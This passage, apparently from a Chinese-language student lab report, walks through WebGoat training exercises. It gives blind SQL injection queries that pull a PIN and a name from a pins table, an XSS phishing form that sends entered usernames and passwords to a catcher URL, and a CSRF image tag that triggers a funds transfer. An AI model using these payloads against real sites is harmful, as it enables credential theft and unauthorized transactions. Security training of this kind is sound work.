
- 再输入101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 2500);，结果是Invalid account number.,账户无效。也就是说，我们要找的数在2000~2500之间

  利用二分法，多次尝试，找到数字为2364




盲字符串注入（Blind String SQL Injection）

输入101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) >'z');进行猜解，发现结果为Account number is valid，账户有效。再往大写的字母猜测，最终确定首字母为J



- 接下来猜第二个字母
  输入101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) >'h');发现结果为Account number is valid，账户有效。
- 最后确定第二个字母为“i”

  重复上述步骤，最终确定用户名为“Jill”




3.Cross-Site Scripting (XSS)

跨站脚本钓鱼攻击（Phishing with XSS）

- 题目要求是关于一个页面中存在XSS漏洞时，他如何支持钓鱼攻击。要求我们利用xss和html注入达到这些目标。
  使用XSS和HTML插入制作一个钓鱼网站，将其输在search框中，代码如下：

```
</form>
  <script>
function hack(){
XSSImage=new Image;
XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&u
ser=" + document.phish.user.value + "&password=" + document.phish.
pass.value + "";
alert("Had this been a real attack... Your credentials were just s
tolen. User Name = " + document.phish.user.value + " Password = "
+ document.phish.pass.value);
}
  </script>
<form name="phish">
<br><br>
<HR>
  <H2>This feature requires account login:</H2>
<br>
  <br>Enter Username:<br>
  <input type="text" name="user">
  <br>Enter Password:<br>
  <input type="password" name = "pass">
<br>
  <input type="submit" name="login" value="login" onclick="hack
()">
</form>
<br>
<br>
<HR>
```


输入后下拉网页，会有用户名和密码的框出现，随意输入用户名和密码



成功

反射型XSS（Reflected XSS Attacks）


输入带有攻击性的URL，如，就会弹出对话框



存储型xss（Stored XSS Attacks）

- 在Title里输入“Test Stored XSS”，

  在 Message里输入



4. CSRF


Cross Site Request Forgery(CSRF)

- 实验目标：向新闻组发送一封email。这个email包含一个image，其URL指向一个恶意请求。
- CSRF就是冒名登录，用代码伪造请求

  在Title输入：20154328，在Message输入：

```
<img src="http://localhost:8080/WebGoat/attack?Screen=280
&menu=900&transferFunds=5000" width="1" height="1" />
```

  点击“Submit”，在Message List下出现一条提交的记录，如下图所示：

